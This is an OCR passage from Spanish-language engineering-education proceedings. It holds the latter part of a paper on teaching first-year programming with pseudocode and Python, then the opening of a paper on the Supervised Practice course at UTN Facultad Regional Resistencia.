


Figura 12: Lenguajes de Programación utilizados




Figura 13: Utilización de plataformas virtuales como apoyo al aprendizaje




Figura 14: Relación alumnos/comisiones

2.1.3. Observaciones sobre los resultados de las encuestas a Universidades:

Se pudo observar que, en los cursos de primer año, las materias relacionadas a Algoritmos y Programación tienen una duración Anual en un 30% y un 70% de duración semestral, con una carga horaria variada, que se apoyan en el uso de plataformas virtuales diversas, pero en su mayoría Moodle y hacen uso de laboratorios de computadoras casi en un 80%. En cuanto a los lenguajes los más utilizados son C++ y Python y en cuanto a las técnicas de resolución de algoritmos, las más utilizadas son Diagramación y otras que no especificaron en las encuestas realizadas

2.2. Encuesta a docentes

Se obtuvo información de docentes vinculados a las asignaturas Algorítmica y Programación, de vital importancia en la formación del alumno, el éxito o fracaso en ellas influyen decisivamente en las restantes, ya que no quedan casi posibilidades de seguir avanzando en la carrera si no se logran las competencias requeridas. Por lo tanto, es imperativo buscar las mejores estrategias que ayuden a efectivizar el proceso de enseñanza-aprendizaje y la calidad de los resultados.

En este sentido, a lo largo de muchos años se vienen observando, investigando, proponiendo y probando estrategias que den mejor resultado para la enseñanza-aprendizaje de la programación.

Estas estrategias abarcan desde la forma didáctica de impartir los conocimientos hasta la distribución de las horas de clase.

3. Marco teórico

En este apartado se menciona el marco teórico de las metodologías aplicadas en las cátedras de primer año, que, por sus características, y luego de en un proceso de refinamiento, selección y experimentación, se consideran que son las óptimas.

3.1. Enseñanza basada en problemas

La enseñanza basada en problemas consiste en el planteo y solución de problemas en cuya resolución se produce el aprendizaje. Es un método de enseñanza donde los alumnos se sitúan sistemáticamente ante problemas, cuya resolución debe realizarse con su activa participación, y en el que el objetivo no es sólo la obtención del resultado, sino además su capacitación para la resolución independiente de problemas en general. Se fundamenta en el contexto del constructivismo, mediante el cual el estudiante busca y selecciona la información, razona e integra los conocimientos previos y adquiridos, dando finalmente una solución al problema planteado, tal y como se va a enfrentar en su actividad profesional.

No es lo mismo un ejercicio que un problema. Mientras que en el ejercicio se aplica un método o fórmula conocida, en el problema en cambio, no resulta evidente el camino a seguir, requiere explorar y relacionar con los conocimientos previos. Para que un enunciado de un ejercicio sea considerado un “problema”, debe provocar adquisición y transferencia de conocimientos. Se da un verdadero problema cuando desde una situación se quiere llegar a otra y no se conoce el camino que puede llevar de una a otra.

Los conocimientos previos y la actividad constituyen los pilares fundamentales del aprendizaje. El conocimiento no se transfiere de forma directa, el aprendizaje requiere la

participación activa del alumno, provocando el "autodescubrimiento".

Desde el punto de vista didáctico, en la selección de problemas a proponer a los estudiantes, debe tenerse en cuenta no solo la naturaleza de la tarea, sino también los conocimientos que la persona requiere para su solución y las motivaciones para realizarla.

3.2. Enseñanza problémica

Es un método de enseñanza basado en problemas que hace hincapié en provocar una situación problémica. Según Portuondo Padrón (2000), la situación problémica es un estado psíquico de dificultad que surge en el alumno cuando, en la tarea que está resolviendo, no puede explicar un hecho nuevo mediante los conocimientos que posee, al aplicarlos consecuentemente provocan una contradicción (contradicción entre los conocimientos nuevos a asimilar y los ya asimilados o contradicción entre los conocimientos nuevos o existentes y la propia vida).

Los métodos de enseñanza problémica más utilizados son:

a) La exposición problémica: la esencia de este método radica en que el profesor, al trasmitir los conocimientos, crea una situación problémica y muestra la vía para solucionar determinado problema, muestra la veracidad de los datos, "descubre" las contradicciones presentes en la situación y "descubre" la lógica del razonamiento para solucionar el problema planteado.
b) Elaboración conjunta problémica: está basado en la interacción profesor-alumno, de forma tal que el docente logre, a través de los alumnos, la situación problémica.
c) Búsqueda parcial o heurística: se caracteriza porque el profesor organiza la participación de los estudiantes para la realización de determinadas tareas del proceso de investigación.
d) Investigativo: permite relacionar al alumno con las técnicas y métodos propios de la actividad investigativa, desarrollando el pensamiento creador. Lo fundamental, en este método, es la actividad de búsqueda independiente de los estudiantes dirigida a la solución de un problema.
e) Por problemas: los estudiantes se introducen en el proceso de búsqueda de solución de problemas nuevos para ellos, aplicando conocimientos ya asimilados y adquiriendo independientemente otros, lo que le permite obtener y desarrollar la actividad creadora.

3.3. Métodos participativos

Los métodos y técnicas participativas se definen como las vías, procedimientos y medios sistematizados de organización y desarrollo de la actividad del grupo de estudiantes, sobre la base de concepciones no tradicionales de la enseñanza, con el fin de lograr el aprovechamiento óptimo de sus posibilidades cognoscitivas y afectivas. Algunos de estos métodos y técnicas son, por ejemplo, la discusión en grupos pequeños, el juego de roles, la mesa redonda, la técnica de la rejilla, el panel, y otros que tienen una utilización cada vez más amplia en la enseñanza.

Según Cueto (1985), el aprendizaje grupal implica ubicar al docente y al estudiante como seres sociales, integrantes de grupos, buscar el abordaje y la transformación del conocimiento desde una perspectiva de grupo, valorar la importancia de aprender a interaccionar en grupo y a vincularse con los otros, aceptar que aprender es elaborar el conocimiento, ya que éste no está dado ni acabado; implica, igualmente, considerar que la interacción y el grupo son medio y fuente de experiencias para el sujeto, que posibilitan el aprendizaje, reconocer la importancia de la comunicación y de la dialéctica en las modificaciones sujeto grupo.

El método así concebido ha de garantizar, además, el desarrollo no solo de conocimientos y estrategias cognoscitivas en el estudiante, sino también de importantes cualidades de trabajo en grupo; fomentar su interés y motivación por el conocimiento y por su propio desarrollo como personalidad, como sujeto de su actividad social.

4. Enfoque metodológico adoptado

En los primeros años, el énfasis en la enseñanza se puso en transmitir conceptos y procedimientos algorítmicos y en realizar prácticas para aplicar esos conceptos. Luego se recurrió a métodos más participativos.

Desde hace varios años ese está aplicando un entrelazamiento de las distintas formas que puede darse la enseñanza problémica, la enseñanza basada en problemas y los métodos participativos.

Las clases son teóricas- prácticas, aunque formalmente están divididas en teorías y prácticas.

En las clases prácticas, los alumnos trabajan solos o en grupo sobre una guía de ejercicios propuestos, con dificultades diversas, y los docentes actúan de guías, decidiendo cuándo intervenir y qué sugerencias dar si ven que hay un bloqueo o lo notan muy perdido. En general, de cada práctico, se toma algún ejercicio para construir entre toda la solución, o para analizar y comparar las de distintos alumnos. Se busca crear espacios de reflexión acerca de las dificultades que plantea cada problema y las estrategias de resolución empleadas.

Las actividades en lenguaje de programación comienzan a mitad de cuatrimestre una vez adquirida suficiente habilidad para la resolución de problemas algorítmicos. Primeramente, se da una clase guiada en el ambiente de desarrollo del lenguaje de programación adoptado, buscando familiarizarlo con el lenguaje y las herramientas de edición, compilación y depuración. Debido al número de alumnos y a los recursos disponibles, se trabaja en subgrupos en diferentes horarios. Luego se deja que sea el alumno quien experimente y resuelva los problemas, supervisando y guiándolo en lo que necesite.

En las clases de "teoría" se introducen los conceptos nuevos siguiendo alguna de las formas descriptas en los párrafos siguientes, y luego se plantean diferentes variantes de problemas que aplican el concepto y lo relacionan con otros, construyendo la solución entre todos.

En otros casos se aborda un tema a partir de un problema cercano a la vida cotidiana o profesional que constituyan de alguna manera un desafío.

También hay casos en que la discusión de un nuevo tópico consiste en una introducción teórica, presentando el concepto y dando las definiciones que se requieran, seguida de numerosos ejemplos comentados y una amplia práctica de aplicación y de corroboración de resultados esperados o no.

Algunas clases de "teoría" se dedican a resolver en forma conjunta un enunciado de problema planteado y elegido por los alumnos. Los alumnos realizan sus aproximaciones hacia la solución y el docente analiza dinámicamente si está bien o no, permitiendo las equivocaciones para aprender desde el error. Si el grado de error es muy grosero, se insta con preguntas a que reflexionen sobre la propuesta antes de seguir avanzando. Si el error es fácilmente corregible mediante un refinamiento, se lo acepta para luego corregirlo en el refinamiento. Son clases muy ricas, porque el actor principal es el alumno, quien además debe defender su propuesta frente a otras de sus compañeros.

La distribución de los temas de la materia determina también una forma de enseñanza cíclica en la que los mismos conceptos se abordan de forma recurrente a lo largo del curso, reafirmando, completando, relacionando, aplicándolo. Muchos conceptos se aplican primero intuitivamente o con una explicación simple de lo que se trata, pero suficiente como para poder aplicarlo, y luego, en una etapa posterior se completa y formaliza. Tal es el caso de descomposición de problemas y refinamiento sucesivos.

5. Elección de la forma de representación del algoritmo

Es importante que el alumno desarrolle capacidades que le permitan encarar la resolución de un problema de manera eficaz e independiente del lenguaje de programación. Si bien se comienza a resolver problemas simples, luego serán cada vez más complejos. De los distintos mecanismos para representar algoritmos, se ha adoptado el pseudocódigo, un lenguaje algorítmico menos rígido que un lenguaje de programación, que permite centrar la atención en la resolución del problema y no en los detalles propios de la rigidez de un lenguaje de programación.

Aunque existen críticas al pseudocódigo porque lo consideran como la traducción de un lenguaje de programación al castellano.

El pseudocódigo es una notación algorítmica textual caracterizada por:

a) Permitir la declaración de los datos (constantes y/o variables) manipulados por el algoritmo.

b) Disponer de un conjunto pequeño y completo de palabras reservadas que permitan expresar: las acciones elementales, las primitivas de composición de acciones y la definición de acciones con nombre.

c) Ser un Lenguaje algorítmico que respeta las construcciones de la programación estructurada con las características sintácticas más favorables para la legibilidad de los programas, como, por ejemplo: simbología diferente para cosas diferentes, estructuras de control con terminador de estructura, etc.

6. La elección del lenguaje de programación

Aunque el propósito principal es que el estudiante aprenda a programar, es conveniente

que pueda codificar los algoritmos en algún lenguaje de programación e implementarlo utilizando la herramienta de desarrollo disponible y que se considere adecuada.

¿Qué lenguaje utilizar? Obviamente deberá responder al paradigma de programación que se utiliza para enseñar. En este caso, se adoptó el lenguaje Python, por ser un lenguaje simple y que respeta las reglas de programación estructurada, fácil de utilizar y aprender. Para el tipo de complejidad de los problemas que se resuelven en primer año, la representación en este lenguaje es casi natural, cuenta con suficientes construcciones básicas, tipos de datos y constructores de tipo que permiten representar el modelo naturalmente. Existen varios entornos de programación para este lenguaje que facilitan las tareas de edición, compilación y depurado, cuidando mucho al programador contra sus propios errores y omisiones.

A pedido de docentes de cursos superiores, también se ha analizado la posibilidad de utilizar el lenguaje C, pero a pesar de los argumentos atendibles de su parte, no se considera conveniente su utilización en un curso formativo en la programación por varias razones, pero fundamentalmente porque ciertos conceptos que se están aprendiendo quedarían distorsionados.

La característica más rechazada por el alumnado del uso de lenguajes de este tipo es la interfaz con el usuario que les resulta “antigua”, puramente textual. Se está analizando la conveniencia o no de utilizar entornos con interfaz gráfica.

7. Proceso de la Programación

La Programación debe ser un proceso de formación y desarrollo de habilidades, por parte de los estudiantes y que les posibilite la resolución de problemas, teniendo en cuenta los recursos que brindan los diferentes lenguajes de programación.

Se puede resumir en estos conceptos:

I. Programar es un proceso mental complejo dividido en varias etapas. Su finalidad es comprender claramente el problema que se va a simular o resolver mediante la computadora, y entender también con detalle cuál será el procedimiento mediante el cual la máquina llegará a la solución deseada.

II. La codificación es una etapa posterior a la programación y consiste en escribir en un lenguaje de programación la solución ya encontrada mediante la programación.

De este proceso se pudieron detectar los errores que se mencionan en el siguiente apartado.

8. Principales errores encontrados en la resolución de problemas

Muchos errores de programación pueden evitarse si se conocen y atacan las razones que lo motivan.

Los errores más comunes que cometen los alumnos en la resolución de problemas son:

a. Confunde el uso de los operadores lógicos, utiliza conjunción en lugar de disyunción o viceversa, o no reconoce bien cual corresponde para el problema.

b. Errores sintácticos: Utiliza primitivas o variables no definidas, utiliza variables sin inicializar, hace asignaciones o comparaciones inválidas.

c. Mal uso de la entrada-salida: Confunde mostrar un mensaje para aclarar al usuario lo que se espera que entre con la operación efectiva de entrada, confunde validar con mostrar un mensaje aclaratorio, no valida la entrada en los casos necesarios

d. Errores en las estructuras de control: Ciclos sin fin, no avanza nunca dentro del ciclo, no inicializa variables utilizadas como contadores o acumuladores, no controla cuando la secuencia está vacía al comenzar el ciclo, selecciona mal la estructura de control más adecuada al problema, plantea mal la condición en la estructura, utiliza un condicional en lugar de un mientras o viceversa.

e. Mal manejo de los índices en arreglos: Accede a posiciones no definidas, confunde o no respeta el orden de los índices en arreglos de más de una dimensión.

f. Errores en la solución: No muestra los resultados obtenidos, no resuelve el problema planteado, mala interpretación del enunciado, mal planteo del problema, falta casos de tratar, establece la solución general pero no la refina, resuelve puntos parciales, pero no arma la solución global.

9. Conclusión

El objetivo planteado en el presente artículo fue repensar estrategias y uso de herramientas tecnológicas para el proceso de enseñanza/aprendizaje de la Programación, en los primeros cursos de carreras universitarias con orientación informática.

El principal problema no se trata solo de las estrategias metodológicas que se emplean, sino

que abarca desde la forma didáctica de impartir los conocimientos, los contenidos y hasta la distribución de las horas de clase. A lo largo de muchos años se vienen observando e investigando por parte del grupo de docentes intervinientes en la catedra.

La mayoría de las materias encuestadas poseen régimen semestral, observándose que, dentro de sus contenidos mínimos, figura la representación de algoritmos con diagramas (bloque o flujo).

La complejidad de los programas produce la necesidad de iniciar a los alumnos en un camino que los conduzca a utilizar efectivas técnicas de programación. Es importante para ello poner énfasis en el diseño previo. Una estrategia valedera es comenzar a enseñar programación utilizando los algoritmos como recursos esquemáticos para plasmar el modelo de la resolución de un problema

En este caso, inicialmente, los alumnos se introducen el manejo del pensamiento lógico utilizando pseudocódigo.

Posteriormente, deben adaptar el pseudocódigo en diagramas, para luego ser codificados en un lenguaje de programación (en este caso Python). Durante las clases de tutoría, los alumnos involucrados en el proyecto, dieron un mejor resultado, en cuanto tiempo y codificación, aquellos que utilizaron como representación del algoritmo, el pseudocódigo y posterior codificación, que la utilización de diagramas.

Se puede afirmar que el seudocódigo, introduce a los alumnos a un estilo de programación claro respetando la tabulación requerida en los lenguajes actuales.

Como conclusión, se puede decir que es necesario un replanteamiento de los contenidos en las materias que actualmente consideran a la diagramación otra alternativa de representación de algoritmos.

10. Referencias

1. Arellano, N. et al., “Una experiencia en la enseñanza de la programación para la permanencia de los alumnos de Ingeniería Electrónica”, Enseñanza y Aprendizaje de Ingeniería de Computadores, Nro. 4, págs. 69-80, 2014.
2. Badia, A., García, C, Incorporación de las TIC en la enseñanza y el aprendizaje basados en la elaboración colaborativa de proyectos, Revista de Universidad y Sociedad del Conocimiento, Vol. 3 Nro. 2, 2006. ISSN 1698-580X.
3. Bruner, J., “La educación, puerta de la cultura”, Madrid, Visor. 1997.
4. Huertas, J. Et al., “Principios para la intervención motivacional en el aula” en: Motivación. Querer aprender, Buenos Aires, Aique. 1996.
5. Marzal, A. et al., Aprender a programar con Python: una experiencia docente, Material bibliográfico de la Universidad JAUME I (España), 2003.
6. Moroni, N., Señas, P., “Estrategias para la enseñanza de la programación”, Resúmenes de las JEITICS, págs. 254-258, Buenos Aires, Argentina, 2005.
7. Cueto del A.M. y A.M Fdez. “El dispositivo grupal”. Ediciones búsqueda. Buenos Aires 1985.
8. Portuondo Padrón, Roberto, Vázquez Cedeño, Rosa (2000) “Algunos aspectos de la enseñanza problémica”. Apuntes del Seminario Metodología de la enseñanza en Ingeniería y la tecnología.

Desarrollo y modalidades de la Práctica Supervisada en la Facultad Regional Resistencia de la Universidad Tecnológica Nacional

Gilda R. Romero[1, 2], Carolina Ileana Vargas[1]
[1] Universidad Tecnológica Nacional – Facultad Regional Resistencia
[2] Universidad de la Cuenca del Plata – Facultad de Ingeniería y Tecnología
gilda.romero@gmail.com; ingcivargas@gmail.com

Resumen

La Práctica Supervisada (PS) es una actividad formativa del alumno que consiste en la asunción supervisada y gradual del rol profesional, a través de su inserción a una realidad o ambiente laboral específico y de esta manera aplicar los conocimientos adquiridos a lo largo de su formación académica.

En este contexto, la formación de los ingenieros promovida por la Universidad debe articular conocimientos globales, conocimientos profesionales y experiencias laborales que significa reconocer las necesidades y problemas de la realidad que se pueden definir a partir de la realidad social, de la práctica profesional, del desarrollo de la disciplina, del mercado laboral y de la propia misión de la Universidad. En consecuencia, es primordial formar a los estudiantes en la capacidad de aprendizaje continuo (Lifelong Learning), o aprender a aprender como también promover el desarrollo en el alumno de determinadas competencias y capacidades al tiempo que se desarrollan actitudes, aptitudes y valores dirigidos a la construcción del conocimiento.

En el presente trabajo se presentan los principales formatos ofrecidos para las prácticas supervisadas de la Facultad Regional Resistencia en la Universidad Tecnológica Nacional.

1. Introducción

Partiendo de que Ingeniería "*es una profesión que utiliza todos los recursos al alcance del hombre, conociendo y perfeccionando las aptitudes y relaciones de los mismos, creando y dirigiendo con arte y ciencia, sistemas que proveen bienes y servicios, para elevar la calidad de vida de la humanidad***"** [1], es menester que las instituciones educativas dedicadas a la formación de esta profesión se ocupen de desarrollar las competencias requeridas para tal efecto. Esto es pues, en cualquiera de sus especialidades, el objetivo fundamental de la ingeniería es la resolución adecuada de problemas relacionados con demandas sociales y su ejercicio plantea la necesidad de una mayor interacción entre sus diferentes especialidades y otras áreas del conocimiento y habilidades para hacer frente a los retos del contexto.

Al mismo tiempo, la "nueva versión" de la Industria, la denominada "la Cuarta revolución industrial o Industria 4.0", trae consigo un nuevo modelo de organización y control de la cadena de valor basado en las Tecnologías de la Información y Comunicaciones (TIC), donde los sistemas de información, la informática y los profesionales TIC adquieren un innegable protagonismo al ser los elementos claves del nuevo escenario. Asimismo esta Industria 4.0 exige profesionales altamente cualificados; de hecho, Ranz [2] destaca que "*No es la tecnología: son las personas la clave de la Industria 4.0. La tecnología es sólo el catalizador de esta cuarta revolución industrial que únicamente podrá llevarse a cabo con las personas y aportando valor añadido a las personas*".

Por lo mismo, el desafío principal para las instituciones educativas es brindar elementos que permitan dimensionar las incumbencias como futuros profesionales, comprendiendo la importancia de cada cátedra en la formación, el mundo laboral en el que habrán de desempeñarse, y sobretodo entrenar para que sean parte del Talento 4.0. Entendemos por Talento 4.0 a la aptitud o competencia intelectual en áreas STEAM ("Science, Technology, Engineering, Arts and Mathematics", por su sigla en inglés y, "Ciencia, Tecnología, Ingeniería, Artes y Matemáticas" en español) e incluye también la actitud digital[1], pasión por el cambio, aprendizaje autónomo y resiliencia. El trabajador 4.0 surge entonces como resultado de un proceso que consiste en transformar aptitudes naturales (intelectuales, creativas y sociales) en competencias y actitudes intra e interpersonales (motivación, emprendimiento, resiliencia, colaboración, generación de redes, trabajo en equipo, liderazgo,

[1] La *actitud digital* "*es, entre otras cosas, ser curioso, ser crítico con lo que leemos, saber gestionar nuestras emociones, ser capaz de planificar o de tomar decisiones en presencia de incertidumbre*" [11].

búsqueda constante, capacidad para aprender por uno mismo, entre otras). Dicho de otra manera, es aquél "*trabajador del conocimiento*" que adopte cuanto antes una mentalidad Knowmad (*know* –conocer, saber– y *nomad* –nómada–), término acuñado por John Moravec [3] para referirse a los "*trabajadores nómadas del conocimiento y la innovación*". Este término sirve para definir un perfil de persona caracterizada por ser innovadora, imaginativa, creativa, capaz de trabajar en colaboración con casi cualquier persona, en cualquier momento y lugar. Es así como un Knowmad, es valorado por su conocimiento personal, lo que le proporciona una ventaja competitiva con respecto a otros trabajadores.

En el caso de la Universidad Tecnológica Nacional (UTN), la carrera de Ingeniería en Sistemas de Información (ISI) está vigente desde el año 1985 y, en 1995, se realizó una revisión de su Plan de Estudio el cual fue aprobado en la Ordenanza 764 y cuyos lineamientos generales se expresan en el Anexo I de la Resolución Nº 326/92 CSU (Consejo Superior Universitario) [4]. Posteriormente, como consecuencia de la acreditación de carreras de ingeniería que se lleva a cabo en el país, el Consejo Superior por Resolución Nº 01/2003 [5] dispuso la revisión y actualización de los distintos diseños curriculares, considerando los descriptores académicos elaborados Consejo Federal de Decanos de Facultades de Ingeniería (CONFEDI) [6] y aprobados por el Consejo Interuniversitario Nacional (CIN). Como resultado de este proceso se aprobó un nuevo diseño curricular mediante la Ordenanza Nº 1150 en el año 2007 y, mediante la Ordenanza 1549/16, se implementó a partir del período lectivo 2017 un nuevo Reglamento de Estudio [7].

El Diseño Curricular de la Universidad Tecnológica Nacional propone la formación del profesional en Ingeniería en Sistemas de Información (ISI) mediante una metodología pedagógica que se caracteriza por considerar:

- Los problemas básicos, como punto de partida del proceso de enseñanza-aprendizaje que generen la necesidad de búsqueda de información y de soluciones creativas.
- La actividad auto-gestionada por parte del alumno y su aproximación a situaciones problemáticas propias de la profesión.
- La integración de los conocimientos y procedimientos interrelacionados a través de los cuales se construyen nuevos conocimientos.
- La organización el plan de estudios por áreas y con un Tronco Integrador.
- La Integración de la teoría y práctica al modo de trabajo profesional (teórico-práctica).
- El nuevo material de aprendizaje debe relacionarse significativamente, para integrarse en su estructura cognoscitiva previa, modificándola y produciendo un conocimiento duradero y sólido.

En particular, la Práctica Supervisada (PS) es una actividad formativa del alumno que consiste en la asunción supervisada y gradual del rol profesional, a través de su inserción a una realidad o ambiente laboral específico y de esta manera aplicar los conocimientos adquiridos a lo largo de su formación académica. Es en este sentido que la cátedra PS, perteneciente al 5to nivel de la carrera de la de la Facultad Regional Resistencia en la UTN, trabaja sobre el paradigma de la Enseñanza orientada a la acción, más concretamente bajo la filosofía "Aprender Haciendo" (Learning By Doing, en inglés) y, bajo tales términos, brinda espacios para que cada uno de los alumnos que pretendan cumplimentar con la misma, logren hacerlo de acuerdo a sus intereses y/o posibilidades.

El trabajo presenta las particularidades de la cátedra Práctica Supervisada (5to nivel) desarrollada en la Facultad Regional Resistencia. Se describen las adaptaciones que brinda para los alumnos y, cuáles son sus aspiraciones en el futuro cercano en pos de seguir contribuyendo a acercar a los alumnos al ejercicio de la profesión.

2. Marco Conceptual

La Práctica Supervisada (PS) es una actividad que ha sido incorporada en los Diseños Curriculares en carácter obligatorio para las Carreras de Ingeniería de la República Argentina en la Resolución Nº 1232/01 del Ministerio de Educación, Ciencia y Técnica de la Nación Argentina, en particular en su Anexos III "Criterios de Intensidad de la Formación Práctica en Ingeniería". En las Carreras de la Universidad Tecnológica Nacional (UTN) se realizó lo propio en concordancia con lo dispuesto por las resoluciones del Ministerio, por lo que su Marco Normativo General está regulado según la Ordenanza Nº 973 – CSU UTN [5], que establece el marco normativo general de aplicación en la UTN.

Asimismo, en la Facultad Regional Resistencia, la Resolución Nº 344 / 2002 – CA FRRE: establece el marco normativo general de aplicación en la Facultad relativo a la PS, en consonancia con las disposiciones generales de la Ordenanza Nº 973 – CSU.

Dentro de las expectativas de logro con la ejecución de la PS se pretende que el alumno logre:

- identificar los posibles ámbitos en los cuales podrá desempeñarse profesionalmente, especialmente en la región.
- desempeñar tareas propias de la profesión en ambientes reales aplicando los conocimientos adquiridos durante el proceso de formación en la Universidad.
- experimentar las exigencias impuestas al trabajar bajo un régimen laboral establecido.
- formarse en tecnologías y prácticas vigentes en el mercado, de esta manera se facilita la relación de la Carrera con el medio laboral, y al mismo tiempo se ofrece a las Organizaciones la posibilidad de apreciar la formación ofrecida por la Universidad.

2.1. El Contexto

Especialmente gracias al auge de las nuevas tecnologías, la carrera de ISI se ha posicionado como una de las carreras con mayor demanda por todo tipo de organizaciones. Sin embargo, desde su creación existen varios mitos que han obstaculizado tanto la promoción de sus incumbencias así como la elección por parte de los posibles estudiantes e, incluso el desconocimiento y la mala información por parte de la sociedad (quienes tradicionalmente creen que el ISI se dedica a *realizar mantenimientos de computadores* y/o a *programar*, por lo que generalmente lo denomina "el chico de la computadora").

El plan de estudio indica ampliamente las incumbencias profesionales, sin embargo también es importante que el futuro profesional pueda experimentarlas. La instancia de la Práctica Supervisada se convierte en una actividad donde es posible experimentar las diversas áreas que involucran tales incumbencias. De esta manera el futuro profesional podrá ampliar y/o clarificar su visión respecto las incumbencias profesionales y a los campos de acción en los que habrá de desempeñarse como un futuro profesional de sistemas.

En la Industria 4.0, los ingenieros informáticos son pieza clave [8], por lo que la carrera de ISI adquiere un innegable protagonismo y lógicamente las cátedras se ven obligadas a redoblar sus esfuerzos para lograr profesionales con las competencias y habilidades requeridas para esta nueva generación de profesionales: los trabajadores 4.0.

2.2. Filosofía de trabajo: "Learning by doing"

Haciendo honor a su nombre la Práctica Supervisada se enmarca dentro de la filosofía o teoría del "Aprender Haciendo" («learning by doing» en inglés) también traducido como "aprender a través de la práctica".

Learning by doing trata de desarrollar los valores asociados al esfuerzo y la implicación, al trabajo en equipo, a la concentración en el desarrollo de tareas más prácticas, al hecho de fijarse metas y buscar la forma de conseguir resultados, a dar autonomía a los alumnos y propiciar la investigación y la curiosidad, la reflexión y la posterior puesta en práctica [9].

Bajo este concepto didáctico, la enseñanza y aprendizaje parte de una situación concreta que debe ser ejercitada y constituye el primer paso, para luego deducir una regla general o explicar un principio general (procedimiento inductivo). En la práctica, puede verse como una inversión del proceso enseñanza y aprendizaje tradicional donde, en vez de la secuencia habitual Teoría → Práctica (experiencia pasiva), el proceso se invierte de Práctica →Teoría (experiencia activa). La Fig. 1 muestra gráficamente este cono de la experiencia.



Fig. 1 – Cono de la experiencia.
Fuente: www.impacta.com.co

En este sentido las modalidades propuestas en la cátedra contemplan diversas actividades a desarrollar bajo esta mirada. Como lo expresa García Sevilla [10] "*un objetivo fundamental de la formación universitaria actual es que los estudiantes aprendan a aprender de forma independiente y sean capaces de adoptar de forma autónoma la actitud crítica que les permita orientarse en un mundo cambiante*".

2.3. Objetivos y Competencias

La formación de los ingenieros, promovida por la Universidad debe articular conocimientos globales, conocimientos profesionales y experiencias laborales que significa reconocer las necesidades y problemas de la realidad que se pueden definir a partir de la realidad social, de la práctica profesional, del desarrollo de la disciplina, del mercado laboral y de la propia misión de la Universidad. En consecuencia, es primordial formar a los estudiantes en la capacidad de aprendizaje continuo ("Lifelong Learning" en inglés), o aprender a aprender como también promover el desarrollo en el alumno de determinadas competencias y capacidades al tiempo que se desarrollan actitudes, aptitudes y valores dirigidos a la construcción del conocimiento.

En este contexto en la PS contempla los siguientes objetivos:

- Brindar al estudiante una experiencia práctica complementaria con la formación, para su inserción en el ejercicio de la profesión y para su crecimiento profesional incipiente.
- Facilitar la transición del alumno del ámbito académico al productivo por medio del contacto directo del estudiante con la realidad tecnológica y empresarial.
- Contribuir a lograr una mayor aproximación entre los objetivos y contenidos de formación académicos propuestos por la Facultad y las necesidades reales del medio en donde se desarrollará su profesión.

- Contribuir a que los alumnos se enfrenten a las responsabilidades reales y cotidianas que el medio empresarial exige.
- Crear vínculos de cooperación entre la Facultad, los alumnos y las empresas a fin de que se éstas entiendan la importancia de su participación en la formación de profesionales idóneos.
- Reforzar la relación Universidad – Medio Social favoreciendo el intercambio y enriquecimiento mutuo.
- Posibilitar la capacitación adicional en temas específicos.
- Contribuir a la tarea de orientación vocacional dirigida a efectuar una correcta elección de especialidad profesional futura.
- Facilitar el contacto del estudiante con instituciones, empresas públicas o privadas o profesionales.
- Ofrecer al estudiante y docente experiencias y posibilidades de contacto con nuevas tecnologías.

Por lo mismo, la PS es un medio que intenta garantizar en forma efectiva la estructuración en los futuros ingenieros de determinadas competencias y capacidades profesionales que son sustantivas e imprescindibles en su futuro desarrollo profesional. Esta estructuración de competencias se genera en una instancia práctica, con inserción in situ, que implica la articulación y apropiación de conceptos y procedimientos incorporados en el tránsito de la formación.

Las competencias definidas son:

– Competencias genéricas, Tabla 1.

Tabla 1. Competencias Genéricas

Capacidad (para...)	Descriptores
Comunicarse	• Expresar conocimientos, ideas y opiniones, en forma escrita y oral, para distintas audiencias (especialistas y no especialistas). • Escuchar y responder a las ideas de otros.
Investigar	• Buscar, relevar, identificar, compaginar, analizar, manipular, evaluar, interpretar, etc.
Solucionar problemas	• Analizar y evidenciar las principales características de un problema (síntesis), • Razonar y abstraer. • Pensar de manera crítica y creativa. • Modelizar (formulación de hipótesis, contrastación, etc.) • Tomar decisiones. • Evaluar estrategias de acción. • Anticipar e identificar nuevos problemas. • Hacer frente a la incertidumbre y la presión. • Ser sensible al contexto (social, político, histórico y cultural). • Planear, organizar y ejecutar actividades. • Manejar el tiempo.
Trabajar en equipo	• Tomar responsabilidades. • Ser consciente de los diferentes roles. • Evaluar el desempeño propio y del grupo. • Demostrar iniciativa. • Respetar los derechos de los otros y la diversidad. • Actuar colaborativamente. • Actuar éticamente. • Resolver conflictos.
Auto gestionar el conocimiento	• Aprender en forma independiente y auto-motivada. • Auto-conocer sus capacidades, limitaciones, potenciales y formas de aprendizaje.
Interpretar	• Interpretar textos. • Comprender proposiciones. • Identificar argumentos, ejemplos, contraejemplos y demostraciones. • Comprender problemas. • Interpretar cuadros, tablas, gráficos, diagramas, esquemas.

– Competencias específicas, la habilidad para:

- caracterizar administrativamente y tecnológicamente la empresa objeto de estudio.
- seleccionar y diseñar los instrumentos para diagnosticar la situación en la empresa.
- aplicar los conocimientos académicos a situaciones prácticas.
- Ser capaz de caracterizar y analizar el contexto económico, político y social en el cual se desenvuelve la empresa.
- utilizar herramientas informáticas para realizar su práctica profesional.
- comunicarse con expertos de otros campos.
